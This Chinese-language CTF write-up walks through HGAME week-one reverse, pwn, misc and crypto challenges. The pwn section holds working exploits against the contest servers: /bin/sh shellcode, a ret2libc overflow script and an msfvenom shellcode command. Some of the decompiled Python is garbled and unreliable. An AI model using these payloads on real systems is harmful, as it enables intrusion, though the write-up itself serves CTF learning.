
HGAME 第一周 Re 部分 WriteUp

0x01 miaomiaowu

出题人一直讲很简单…现在看来确实不难，但是对于当时的我来说实在是一头雾水_(:3)∠)_由于没有见过这种用软件打包成 exe 的 py 程序或是 java 程序，所以一开始还以为得认真分析源程序，结果我对着 rbq.exe 各种静动调试……结果自然除了发现了一些关键字符串之外什么收获都没有，后来谷歌到 py2exe 是什么东西才真正开始有了进度

在 github 上找到某个神奇的东西



这里还有个插曲…我一直在尝试 rePy2exe.py 解包…以为这个工具不行结果绕了一大圈才看到主程序

```
# visit http://tool.lu/pyc/ for more information
import md5
import random
import string

def o0o0(o0oo0):
    o0oo0 = int(o0oo0)
    for i in range(95, o0oo0 / 2 + 1):
        if o0oo0 % i == 0:
            print hex(i)return o0o0(o0oo0 / i),
    print o0oo0


def o_0(o00o):                          '''md5'''
    m = md5.new()
    m.update(o00o)
    return m.hexdigest()


def lll_l(llo0):
    oo_0 = list(string.oo_0) + list(string.digits) + [
        '+',
        '/']
    for i in llo0:
        if i != '=':
            continue
            oo_o = []['{:0>6}'.format(str(bin(oo_0.index(i))).replace('0b', ''))]
            llllll = ''
            o0_o0 = llo0.count('=')
            for x in [
                0,
                8,
                16]:
                continue
                ol_ol = [][oo_o0[x:x + 8]]
                for x in ol_ol:
                    if x:
                        continue
                        ol_ol = [][int(x, 2)]
                        continue
                        ''.join += []([ chr(x) for x in ol_ol ])
                        oo_o = oo_o[4:]
                    return llllll
```

不得不吐槽这些变量名……1 和 l 傻傻分不清，不过程序本身好懂

```
        ooo0 = o_0(ooo0)
        print 'Pay attention, The program may be abnormal'
        if o != '0d61f8370cad1d412f80b84d143e1257':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if oo != 'cfcd208495d565ef66e7dff9f98764da':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if ooo != '8277e0910d750195b448797616e091ad':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if ooo0 != 'e4da3b7fbbce2345d7772b0674a318d5':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        o_1 = o + oo + ooo + ooo0
        o_1 = flag[6:15] ''' Fucklng11  '''
        if lll_l(o_1) != 'RnVjazFuZzEx':
            print 'Error flag5!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        print 'Yeah! You got it!'
        flag233 = 'hgame{' + o_1 + '_' + o_1 + '_' + l_l + '}'      '''      hgame{Fucklng11_}
        print flag233
```

md5 下面那个函数也很容易看出来是 base64，md5 值拿到在线网站可以解码出一个个字母，base64 也顺便变回来，剩下的几个字母在主程序里告诉你了，是 orz，组合得到 flag

0x02 Iccanobif

和 miaomiaowu 一样的配方，只是换成了 java，这次掉的坑少了不少，百度到了弄下类的方法，学着使用 od 在解密函数之后断下成功的 dump 下了几个 class 文件（之前还尝试了用 agent 的方法，结果只出现了一个 class 没法解题）

用 luyten 打开解包后的 class 文件

```java
import java.util.*;

public class domain
{
    public static void main(final String[] args) {
        final int[] enkey = { 9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58, 20, 15, 13, 27,
        System.out.println("\u8bf7\u8f93\u5165flag\uff1a");
        final Scanner sc = new Scanner(System.in);
        final String str = sc.next();
        if (str.length() == enkey.length) {
            for (int i = 0; i < str.length(); ++i) {
                if (str.charAt(i) != enkey[i]) {
                    System.out.println("\u5973\u88c5\u62fffflag\u4e86\u89e3\u4e00\u4e0b");
                    break;
                }
                if (i == str.length() - 1 && str.charAt(i) == enkey[i]) {
                    System.out.println("\u53ef\u80fd\u4f60\u5973\u88c5\u7684\u59ff\u52bf\u4e0d\u5bf9");
                }
            }
        }
    }
}
```

encrypt.class

```java
package crypt;

public class encrypt
{
    private String a;
    private String skey;

    public encrypt(final String str) {
        this.skey = "ainvzhuangaishenghuo";
        this.a = str;
    }

    public int[] doencrypt() {
        final int[] temp = new int[this.a.length()];
        for (int i = 0, j = 0; i < this.a.length(); ++i, ++j) {
            if (j == this.skey.length()) {
                j = 0;
            }
            temp[i] = (this.a.charAt(i) ^ this.skey.charAt(j));
        }
        return temp;
    }
}

```

一开始只感受到了熟悉的女装气息，其他什么也没感受到…

仔细一看很简单，就是 xor 运算而已，写出解密函数得到 flag

```python
a = [9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58, 20, 15, 13, 27, 48, 9, 8, 1, 41, 13, 9, 27, 28]
b = 'ainvzhuangaishenghuo'
d = []
s = ''
for i in range(0,len(b)):
    d.append(ord(b[i]))
j = 0
for i in range(0,len(a)):
    if j == len(b):
        j = 0
    s += chr(a[i] ^ ord(b[j]))
    j += 1
print(s)
```

HGAME 第一周 Pwn 部分 WriteUp

0x01 ez_shellcode

之前学过了一点 shellcode，所以这题还是没问题的，直接网上找了个现成的 send 过去完事，直接给代码

```
from pwn import *
payload = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
\x53\x89\xe1\xb0\x0b\xcd\x80'
sh = remote('111.230.149.72',10004)
sh.sendline(payload)
sh.interactive()
```

0x02 ez bash jail

虽然知道考的是 linux 的 shell 操作，但一开始还是不知道怎么做，直到神奇的视频出现，由于我虚拟机不太方便，用的 windows 的 telnet 做的，命令如下

```
> /???/??? ????
hgame{0h_big_h4ck3r_QAQ___YOu_b4d_b4d}>
```

0x03 hacker_system_ver1

V 爷爷给的教程讲得很好，基本把那个看完这题就会做了，用 ida 加载程序后我观察到 print hacker 这里可以很容易的进行攻击，同时把教程里的 write 换成这个程序用过的 puts，offset 我喜欢手动算。。。

```python
from pwn import *
sh = remote('111.230.149.72',10005)
#sh = process('./hacker_system_ver1')
elf = ELF('hacker_system_ver1')
plt_puts = elf.symbols['puts']
print('plt_puts= ' + hex(plt_puts))
got_puts = elf.got['puts']
print('got_puts= ' + hex(got_puts))
fuladdr = 0x08048A20

sysoffset = 0x22400
putsoffset = 0x46C00
binshoffset = 0x140AEB

payload1 = 'A' * 0x38 + p32(plt_puts) + p32(fuladdr) + p32(got_puts)
sh.sendline('2')
sh.sendline('-1')
sh.sendline(payload1)
sh.recvuntil('!!\n')
puts_addr = u32(sh.recv(4))
print('puts_addr= ' + hex(puts_addr))
IM_addr = puts_addr - putsoffset
payload2 = 'A' * 0x38 + p32(IM_addr + sysoffset) + p32(fuladdr) + p32(IM_addr + binshoffset)
sh.sendline('-1')
sh.sendline(payload2)


sh.interactive()
```

0x04 ez_shellcode_ver2

```
msfvenom -a x86 --platform linux -p linux/x86/exec CMD="sh" -e x86/alpha_upper BufferRegister=EAX -f python
```

依旧根据 hint 找到了工具，用 ida 加载程序后可以发现，小写字母也是不行的，所以使用以上命令生成 shellcode

```
打开(O)
```


```python
from pwn import *
sh = remote("111.230.149.72", 10007)
#sh = process('./ez_shellcode_ver2')
buf =  ""
buf += "\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51"
buf += "\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41"
buf += "\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54"
buf += "\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
buf += "\x50\x38\x41\x43\x4a\x4a\x49\x53\x5a\x54\x4b\x50\x58"
buf += "\x4c\x59\x46\x32\x53\x56\x32\x48\x36\x4d\x45\x33\x4b"
buf += "\x39\x4b\x57\x32\x48\x46\x4f\x52\x53\x53\x58\x53\x30"
buf += "\x45\x38\x36\x4f\x42\x42\x33\x59\x42\x4e\x4c\x49\x4d"
buf += "\x33\x30\x52\x4b\x58\x33\x33\x35\x50\x33\x30\x35\x50"
buf += "\x53\x43\x32\x48\x53\x30\x51\x47\x50\x53\x4b\x39\x4d"
buf += "\x31\x58\x4d\x4d\x50\x41\x41"


sh.sendline(buf)
sh.interactive()
```

HGAME 第一周 MISC 部分 WriteUp

0x01 咻咻咻

因为见过 oj 的一道假加密压缩包的题，所以一下就把 wav 拿出来了，之后在 github 上找到了可以解 wav 的 lsb 的脚本，参数里的长度调了 100，实际上用不到那么多，不过没什么影响，解密出来还需要 base64 再解密一次得到 flag



0x02 easy password

这个就是暴力跑…不过我的软件和性能似乎都比较渣，居然跑了两个多小时，密码是 hgame18,如果再长一位搞不好我那个就跑不出来了

HGAME 第一周 Crypto 部分 WriteUp


0x01 easy rsa

了解了下 rsa 是啥之后开始解题

```
#p+q
h =
211473031829143387075248424832701
191193430011027716234844735962586
#p*q
N =
103851128535035452835345944980140
657925718406485192586353240703870
850609245486162713434748801968838
o =
563949623370360178322765779770770
406864763176067851821116203968434
p = (-h + o)//(-2)
q = (-h - o)//(-2)
#rint(p*q == N)
t = (p-1)*(q-1)
#print(t)
e = 65537
k = 0
while 1:
    k += 1
    d = (t*k + 1)//e
    if (d*e)%t == 1:
        break
print(d)
print((d*e)%t,k)
```

自己手写了个程序求 d

然后用计算器算出 flag



0x02 The same simple RSA

和上题确实差不多，就是需要掌握几条 openssl 的命令，首先用命令从 pubkey.pem 里找到模数（h），然后找到个不错的网站…所以我没用到公钥就求出了 p 和 q


http://factordb.com/index.php?query=879243482641324068752761405144999371450508936656025929924181716470424916958461

之后找到个脚本生成了对应的私钥，最后一行命令得到 flag


0x03 Caesar&&Caesar

```
16
17
18 sw cysty artrf moek rnb tsseg n pxk sw
19 tb wgkmtags moid ig ktz rvcrglhvp tb
20 AN OT
21 s
22
23 swcystyartrfmoekrnbtssegnpxk sw
24 tbwgkmtagsmoidigktzrvcrglhvp tb    key = 28位
25
```

观察了一下找到了这段，猜测 key 长度 28，找到在线网站尝试暴力破解




可以猜测开始的单词是 many years later as he……直接拿去百度



两次百度后确定是百年孤独了，搜到英文名提交

0x04 violence

首先发现 5f 就是下划线，其他字符进行了仿射加密



```
'''a = ?
b = ?
m = ?

flag = "hgame{" + m + "}"

cipher = ''
for i in m:
    if 96 < ord(i) < 123:
        cipher += chr(a * (ord(i) + b - 97) % 26)
    else:
        cipher += i

print cipher.encode('hex')
'''
# https://www.wikiwand.com/en/Affine_cipher flag是一个有意义的句子
# cipher = 191709050607090519 5f07065f06031505195f035f0a07065f170c5f1407170205101105
#191709050607090519_0706_0603150519_03_0a0706_170c_1407170205101105
```

找到网站暴力破解成功

SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type caesar GO

Results

↑↓	↑↓
A=7,B=3	SOMETIMESITTAKESABITOFVIOLENCE
A=9,B=20	PJTHKNTHPNKKBDHPBWNKJCANJYHORH
A=9,B=10	TNXLORXLTROOFHLTFARONGERNCLSVL
A=1,B=3	WUGCDEGCWEDDASCWAHEDUJREUZCNOC
A=7,B=2	HDBTIXBTHXIIPZTHPQXIDUKXDATCRT
A=3,B=7	GOSIRASIGARRQWIGQBAROTNAOHIDMI

Affine Decoder

AFFINE CIPHERTEXT

ZXJFGHJFZHGGDVFZDKHGXMUHXCFQRF

ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ